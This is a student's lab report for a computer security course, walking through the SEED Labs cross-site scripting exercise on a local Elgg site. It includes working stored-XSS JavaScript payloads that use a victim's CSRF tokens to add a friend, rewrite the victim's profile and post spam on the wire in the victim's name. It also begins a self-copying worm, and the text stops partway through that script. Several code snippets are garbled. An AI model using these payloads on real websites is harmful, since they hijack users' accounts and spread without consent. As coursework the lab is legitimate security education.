

CSE:406:Computer Security Sessional

Cross-Site Scripting Attack (Assignment 2)


ID:1905101

Task-1: Becoming the Victim's Friend:

1.A:

At first, let's send a friend request from Samy's profile to Alice and monitor the HTTP requests. To do so:

- First, open the network tab in firefox.
- Send a friend request to Alice by clicking the “Add friend” button.
- Observe the network monitor carefully



We can see that a "GET" request is sent from the browser. Let's click on it and inspect it more deeply.




Let's carefully look at the parameters:

- **friend=56:** As we have added Alice as a friend in this request, the "56" ID must be Alice's ID number. If we can replace "56" here with Samy's ID, we can add Samy as a friend from anyone's profile. But how can we find Samy's ID? We'll discuss this later...
- **__elgg_ts:** Some timestamp attached to it. We have to retrieve this value somehow (we'll discuss this later too)
- **__elgg_token:** Some token value. We also need to figure out a way to find this valid token.

1.B: Finding __elgg_ts and __elgg_token:

Let's inspect the source code of this page thoroughly.



```

/**
 * Inline (non-jQuery) script to prevent clicks on links that require some later loaded js to function
 *
 * @since 3.3
 */

var lightbox_links = document.getElementsByClassName('elgg-lightbox');

for (var i = 0; i < lightbox_links.length; i++) {
    lightbox_links[i].onclick = function () {
        return false;
    };
}


var toggle_links = document.querySelectorAll('a[rel="toggle"]');

for (var i = 0; i < toggle_links.length; i++) {
    toggle_links[i].onclick = function () {
        return false;
    };
}

var elgg = {
    "config": {
        "lastcache": 1587931381,
        "viewtype": "default",
        "simplecache_enabled": 1,
        "current_language": "en",
        "security": {
            "token": "__elgg_ts": 1707905530,
            "elgg_token": "wNjNZV8tsoAD2LLiedQmVQ"
        },
        "session": {
            "user": {
                "guid": 59,
                "type": "user",
                "subtype": "user",
                "owner_guid": 0,
                "time_created": "2020-04-26T15:23:51-04:00",
                "time_updated": "2020-04-26T15:23:51-04:00",
                "url": "http://www.seed-server.com/profile/samy",
                "name": "Samy",
                "username": "samy",
                "language": "en",
                "admin": false,
                "token": "BKVVF03grprIk7uaRakk4",
                "data": {}
            },
            "page_owner": {
                "guid": 56,
                "type": "user",
                "subtype": "user",
                "owner_guid": 56,
                "time_created": "2020-04-26T15:21:41-04:00",
                "time_updated": "2020-04-26T15:21:41-04:00",
                "url": "http://www.seed-server.com/profile/alice",
                "name": "Alice",
                "username": "alice",
                "language": "en"
            }
        }
    }
};

```

Here we can see a variable called “elgg”. Let's dig deeper to this object in the “Console” tab and find out what interesting information it might contain.



```


Object { config: {…}, security: {…}, session: {…}, page_owner: {…}, global: Window, ACCESS_PRIVATE: 0, nullFunction: nullFunction(), abstractMethod: abstractMethod(), extend: extend(), isArray: isArray(), … }

elgg.security.token
Object { __elgg_ts: 1707905530, __elgg_token: "wNjNZV8tsoAD2LLiedQmVQ" }

```

Bingo! We got the the timestamp and token value.

token:




```

elgg.security.token.__elgg_token
"wNjNZV8tsoAD2LLiedQmVQ"

```


Timestamp:



```
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Filter Output
>> elgg.security.token._elgg_ts|
<- 1707985530
```

1.B: Find out *Samy's ID*:

That “elgg” object looks interesting. It is holding a ton load of information which are used in this page. It may contain the user’s ID also. So, let’s dig deeper into it.



```
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Filter Output
>> elgg.session.user.guid
<- 59
```

As we are logged in as “Samy”, so this must be the *Samy's User ID “59”*

1.C: Construct the malicious script:

Replace the friend parameter value with Samy’s ID(59) and “ts and token” value with valid value from “elgg” object. This “GET” request will be used to add Samy as friend.

```

<script type="text/javascript">
  window.onload = function(){
    var Ajax = null;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    let sammy_id = 59;
    let victim_id = elgg.session.user.guid;

    var sendurl = "http://www.seed-server.com/action/friends/add?friend=" + sammy_id +
      "&__elgg_ts="+ts+
      "&__elgg_token="+token+
      "&__elgg_ts="+ts+
      "&__elgg_token="+token;

    if(victim_id != sammy_id){
      Ajax = new XMLHttpRequest();
      Ajax.open("GET", sendurl, true);
      Ajax.setRequestHeader("Host", "www.seed-server.com");
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.send();
    }
  }
</script>

```

Also, don't forget to protect Sammy from his own attack. That is why that "if" condition is needed to check if the current user is Sammy or other victim.

1.D: Place this script to Sammy's profile:

Go to "Edit profile" section. In the "About me" section, first click on the "Edit html" button (**You must select this option otherwise this attack won't work**). Then paste the malicious script there, make it public and save it!

Edit profile

Display name

Samy



Samy

About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function(){
  var Ajax = null;
  var ts = "&_elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&_elgg_token=" + elgg.security.token.__elgg_token;
  let sammy_id = 59;
  let victim_id = elgg.session.user.guid;

  var sendurl = "http://www.seed-server.com/action/friends/add?friend=" + sammy_id +
  "&_elgg_ts=" + ts;
```

Public

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Now this script will be executed everytime someone visits Samy's profile.

1.E: Result:

- Login as another user. (Ex:Alice)
- Check your friend list(Samy is not there)
- Visit Samy's profile
- Check back your friend list. Now "Samy" is added as your friend!!!

Elgg For SEED Labs

[Blogs](#)

[Bookmarks](#)

[Files](#)

[Groups](#)

[Members](#)

[More](#)



Account

Alice's friends

No friends yet.



Alice

Blogs

Elgg For SEED Labs

[Blogs](#)

[Bookmarks](#)

[Files](#)

[Groups](#)

[Members](#)

[More](#)



Account

Samy

[Add friend](#)

[Send a message](#)



About me

The screenshot shows the Chrome DevTools interface with the Network tab selected. The top toolbar includes icons for Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, and Application. Below the toolbar, the 'Filter URLs' input is empty. The main pane displays a list of network requests. The first request is a POST to 'www.seed-server.com' with a status of 302. The details pane for this request is expanded, showing the 'Initiator' as 'document', the 'Type' as 'html', the 'Transferred' size as '3.91 kB', and the 'Size' as '15.95 kB'. A blue progress bar at the bottom of the details pane indicates a transfer time of 492 ms. The right side of the details pane shows a 'Disable Cache' checkbox and a 'No Throttle' dropdown menu.

- Inspect the structure of that POST request. Click on it. Here we will find the API link for profile update POST request.

🔍	Headers	Cookies	Request	Response	Timings
🔍 Filter Headers					
▶ POST http://www.seed-server.com/action/profile/edit					
Status	302 Found ⓘ				
Version	HTTP/1.1				
Transferred	3.91 kB (15.95 kB size)				
Referrer Policy	strict-origin-when-cross-origin				
Request Priority	Highest				
DNS Resolution	System				

- Click on the “Request” tab. You will see the request body. These are the parameters that are being sent with this request.


🔍	Headers	Cookies	Request	Response	Timings
🔍 Filter Request Parameters					
Request payload					
1	-----243014940330006120001034156501				
2	Content-Disposition: form-data; name="__elgg_token"				
3					
4	qnFLR7B0duKC0aAt6MtAsg				
5	-----243014940330006120001034156501				
6	Content-Disposition: form-data; name="__elgg_ts"				
7					
8	1707913331				
9	-----243014940330006120001034156501				
10	Content-Disposition: form-data; name="name"				
11					
12	Samy				
13	-----243014940330006120001034156501				
14	Content-Disposition: form-data; name="description"				
15					
16	<p>Hello</p>				
17					
18	-----243014940330006120001034156501				
19	Content-Disposition: form-data; name="accesslevel[description]"				
20					
21	2				
22	-----243014940330006120001034156501				
23	Content-Disposition: form-data; name="briefdescription"				
24					
25					
26	-----243014940330006120001034156501				
27	Content-Disposition: form-data; name="accesslevel[briefdescription]"				
28					
29	2				
30	-----243014940330006120001034156501				
31	Content-Disposition: form-data; name="location"				
32					
33					
34	-----243014940330006120001034156501				
35	Content-Disposition: form-data; name="accesslevel[location]"				
36					
37	2				
38	-----243014940330006120001034156501				
39	Content-Disposition: form-data; name="interests"				
40					
41					
42	-----243014940330006120001034156501				
43	Content-Disposition: form-data; name="accesslevel[interests]"				
44					
45	2				
46	-----243014940330006120001034156501				
47	Content-Disposition: form-data; name="skills"				
48					
49					
50	-----243014940330006120001034156501				

- That big number after the “-----” is known as boundary. It’s a unique number generated with every request and it’s used to separate the parameters in multipart form data. In the “Request header” section, you will see the “content type” is multipart/

form-data and a boundary value.

```
▼ Request Headers (628 B)
? Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
? Accept-Encoding: gzip, deflate
? Accept-Language: en-US,en;q=0.5
? Connection: keep-alive
? Content-Length: 3002
? Content-Type: multipart/form-data; boundary=-----243014940330006120001034156501
? Cookie: Elgg=ua381k52o4754dgr7982kcducb
? Host: www.seed-server.com
? Origin: http://www.seed-server.com
? Referer: http://www.seed-server.com/profile/samy/edit
```

- But we will keep our life simple by setting our “POST” request “content-type” as “application/x-www-form-urlencoded” so that we don’t need to use that boundary value.
- Install a firefox plugin called “HTTP header live”. It will make our lives easier for inspecting those HTTP requests.



The screenshot shows the Firefox Add-ons page for the 'HTTP Header Live' extension. The extension is by Martin Antrag and has 10,682 users and 36 reviews, resulting in a 4.8-star rating. The extension's description states: 'Displays the HTTP header. Edit it and send it.' There is a warning that the add-on is not actively monitored for security by Mozilla. The interface includes a 'Remove' button and a 'Learn more' link.

Rating	Count
5 stars	29
4 stars	5
3 stars	2
2 stars	0
1 star	0

- Open this firefox extension and edit Samy's profile again. Find the POST request and click on it.

The screenshot shows the Elgg For SEED Labs website with a user profile for 'Samy'. The profile includes a placeholder image of a person wearing a hat and sunglasses, and a list of links: Blogs, Bookmarks, Files, Pages, and Wire post. An 'Edit profile' button is visible in the top right corner. Overlaid on the page is the 'HTTP Header Live Sub' extension window from Mozilla Firefox. The window displays the details of a POST request to 'http://www.seed-server.com/action/profile/edit'. The request headers include Host, User-Agent, Accept, Accept-Encoding, Content-Type, Content-Length, Origin, Connection, Referer, Cookie, and Upgrade-Insecure-Requests. The POST body contains a form submission with fields like 'elgg_token', 'sx249HD-q3vw6__elgg_ts', 'name', 'description', 'accesslevel[briefdescription]', and 'location'. The extension window also shows a 'POST' tab selected at the bottom.

- After clicking on it, you will find this section. In the lower box, you will find the “request-body”.

This screenshot shows the same Elgg For SEED Labs website and profile as the previous one. The 'HTTP Header Live Sub' extension window is open, but now it shows the 'request-body' section. The 'POST' tab is selected, and the request body is visible in the lower box. The body contains a form submission with fields like 'elgg_token', 'sx249HD-q3vw6__elgg_ts', 'name', 'description', 'accesslevel[briefdescription]', and 'location'. The extension window also shows a 'Send' button at the bottom and the 'Content-Length:442' value.

- Copy that body and paste this somewhere. This will look something like this.

```

1  _elgg_token=5XIb_kjbDXajXb8XELT-_A&_elgg_ts=1707914975&name=Samy
2  &description=<p>Hello</p> &accesslevel[description]=2
3  &brieffdescription=&accesslevel[brieffdescription]=2
4  &location=&accesslevel[location]=2
5  &interests=&accesslevel[interests]=2
6  &skills=&accesslevel[skills]=2
7  &contactemail=&accesslevel[contactemail]=2
8  &phone=&accesslevel[phone]=2
9  &mobile=&accesslevel[mobile]=2
10 &website=&accesslevel[website]=2
11 &twitter=&accesslevel[twitter]=2
12 &guid=59

```

- So this is how the request body is constructed. It needs token and timestamp at first and guid(User ID) at last. In between there are the values of the input boxes present in the edit profile page.
- &accesslevel value keeps track if the access level of that field is “Public/private/friends/logged in users”. Right now those fields are “public” and “2” represents that.
- To check the accesslevel value of “logged in user”, let’s edit the profile again by changing the access level of “About me” section to “Logged In Users” and monitor the request body.

```

1  _elgg_token=5XIb_kjbDXajXb8XELT-_A&_elgg_ts=1707914975&name=Samy
2  &description=<p>Hello</p> &accesslevel[description]=1


```

- So the “1” represents the “Logged In User Access Level”

2.B: Construct the malicious script:

```
1
2 <script type="text/javascript">
3   window.onload = function(){
4     var Ajax = null;
5     var ts = "&_elgg_ts=" + elgg.security.token.__elgg_ts;
6     var token = "&_elgg_token=" + elgg.security.token.__elgg_token;
7
8     let sammy_id = 59;
9     let victim_id = elgg.session.user.guid;
10    let victim_name = elgg.session.user.username;
11
12    var sendurl = "http://www.seed-server.com/action/profile/edit";
13    var content = "&_elgg_token="+token +
14                  "&_elgg_ts="+ts+
15                  "&name="+victim_name+
16                  "&description=<p>"+"1905101"+"</p> &accesslevel[description]=1"+
17                  "&briefdescription=1905101&accesslevel[briefdescription]=1"+
18                  "&location=randomlocation&accesslevel[location]=1"+
19                  "&interests=Randomint&accesslevel[interests]=1"+
20                  "&skills=Randomskill&accesslevel[skills]=1"+
21                  "&contactemail=Randomabc@gmail.com&accesslevel[contactemail]=1"+
22                  "&phone=Randomphone&accesslevel[phone]=1"+
23                  "&mobile=RandomMobile&accesslevel[mobile]=1"+
24                  "&website=http://www.random.com&accesslevel[website]=1"+
25                  "&twitter=randomtwitter&accesslevel[twitter]=1"+
26                  "&guid="+victim_id;
27
28    if(victim_id != sammy_id){
29      Ajax = new XMLHttpRequest();
30      Ajax.open("POST", sendurl, true);
31      Ajax.setRequestHeader("Host", "www.seed-server.com");
32      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
33      Ajax.send(content);
34    }
35  }
36 </script>
37
```


In the previous section, we have already discussed on how to grab the ts , token and guid. You can also get the victim name with the help of this.




Now, paste this script in Sammy's About me section and don't forget to protect Sammy with that if condition. Now, anyone other than Sammy will get affected by it while visiting Sammy's profile.

2.C:Results:

- Alice's profile:Before



- Visiting Samy's profile



- After

alice

Edit avatarEdit profile

Blogs

Bookmarks

Files

Pages

Wire post

Brief description

1905101

Location

randomlocation

Interests

Randomint

Skills

Randomskill

Contact email

Randomabc@gmail.com

Telephone

Randomphone

Mobile phone

RandomMobile

Website

http://www.random.com

Twitter username

randomtwitter

About me

1905101

Task : 03: Posting on the Wire on Behalf of the Victim

3.A: Explore the wire posting section:

- Visit “The wire”

Elgg For SEED Labs

Blogs

Bookmarks

Files

Groups

Members

More -

Search

Account -

Wire posts

All wire posts

All

Mine

Friends

Hellooooo

Post

131 characters remaining

- Post something there. Keep the “HTTP Header Live” extension open. You will find a POST request related to wire posting.

For SEED Labs Blogs Bookmarks Files Groups Members More ▾ Search

posts

wire posts

Mine Friends

happening?

By **Samy** just now

Hellooooo

Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/thewire/add

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----1601978685795534944243606603
Content-Length: 439
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/thewire/all
Cookie: Elgg=k9j71hdkht16eme588h99itlr2
Upgrade-Insecure-Requests: 1

-----1601978685795534944243606603

_elgg_token=MNzrtFCpyAch0HcJg7LY4Q6&_elgg_ts=1707916166&body=Hellooooo

Send Content-Length:71

- Here you will get the API link and request body. Follow this format and prepare a script.

3.B: Preparing the script:

```
1
2 <script type="text/javascript">
3   window.onload = function()
4     var Ajax = null;
5     var ts = "&_elgg_ts=" + elgg.security.token.__elgg_ts;
6     var token = "&_elgg_token=" + elgg.security.token.__elgg_token;
7
8
9     let sammy_id = 59;
10    let victim_id = elgg.session.user.guid;
11    let samy_profile_link = "http://www.seed-server.com/profile/samy"
12
13
14    var sendurl = "http://www.seed-server.com/action/thewire/add";
15    var content = "_elgg_token="+token+
16                "&_elgg_ts="+ts+
17                "&body="+`To earn 12 USD/Hour(!), visit now ${samy_profile_link}`;
18
19    if(victim_id != sammy_id){
20      Ajax = new XMLHttpRequest();
21      Ajax.open("POST", sendurl, true);
22      Ajax.setRequestHeader("Host", "www.seed-server.com");
23      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
24      Ajax.send(content);
25    }
26  }
27 </script>
28
```


Don't forget to protect Sammy. Now post it on Sammy's about me section.

3.C: Result:

- Alice's wire before

Elgg For SEED Labs

[Blogs](#)[Bookmarks](#)[Files](#)[Groups](#)[Members](#)[More](#)

 Account

alice › Wire posts


alice's wire posts

AllMineFriends

What's happening?


Post

140 characters remaining

alice

[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire post](#)

- After visiting Samy's profile



Task:04: Design A Self-propagating Worm

4.A: Retrieving the malicious code from Samy's profile:

We will use "DOM API" to retrieve a copy of the worm itself from Samy's profile.

```

1 <script id = "worm" type="text/javascript">
2 window.onload = function(){
3
4     var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
5     var jsCode = document.getElementById("worm").innerHTML;
6     var tailTag = "</\" + \"script>";
7     var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
8

```

- An id "worm" is used so that we can retrieve that script by traversing the DOM with the help of it.

```
var jsCode = document.getElementById("worm").innerHTML;
```

- This part retrieve the worm code with the help of ID "worm"

```

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

```

- Then we construct the payload which will later be embedded in victim's "About me" section

4.B: Prepare the script:

- We will concatenate the previous three tasks idea to prepare this script
- For Adding Sammy as friend

```
9
10 // Sending friend request to sammy
11 var Ajax = null;
12 var ts = "&_elgg_ts=" + elgg.security.token.__elgg_ts;
13 var token = "&_elgg_token=" + elgg.security.token.__elgg_token;
14
15 let sammy_id = 59;
16 let victim_id = elgg.session.user.guid;
17
18 var sendurl = "http://www.seed-server.com/action/friends/add?friend=" + sammy_id + "&_elgg_ts="+ts+"&_elgg_token=";
19
20 if(victim_id != sammy_id){
21     Ajax = new XMLHttpRequest();
